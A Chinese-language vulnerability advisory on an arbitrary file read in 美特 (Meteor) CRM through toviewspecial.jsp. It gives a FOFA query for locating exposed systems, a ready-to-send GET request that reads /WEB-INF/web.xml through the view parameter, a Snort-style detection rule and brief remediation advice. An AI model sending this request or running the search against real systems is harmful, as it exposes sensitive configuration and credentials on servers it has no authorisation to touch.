

美特crm-toviewspecial-任意文件读取

美特crm-toviewspecial-任意文件读取洞，攻击者可进行文件读取，获取重要敏感配置信息。

影响版本

美特crm

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA： body="/common/scripts/basic.js"

POC/EXP：

```
GET /business/common/toviewspecial.jsp?view=/WEB-INF/web.xml HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.66 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
```



sonrt规则：

```
alert http any any -> $HOME_NET any (
  msg:"Meteor CRM - Arbitrary File Read via toviewspecial.jsp";
  flow:to_server,established;
  http.method; content:"GET";
  http.uri; content:"/business/common/toviewspecial.jsp";
  http.uri; pcre:"/view=\\WEB-INF\\web\\.xml/i";
  metadata:service http;
  metadata:affected_product "美特CRM系统";
  metadata:vulnerability_type "Local File Inclusion";
  classtype:web-application-attack;
  sid:1000427;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。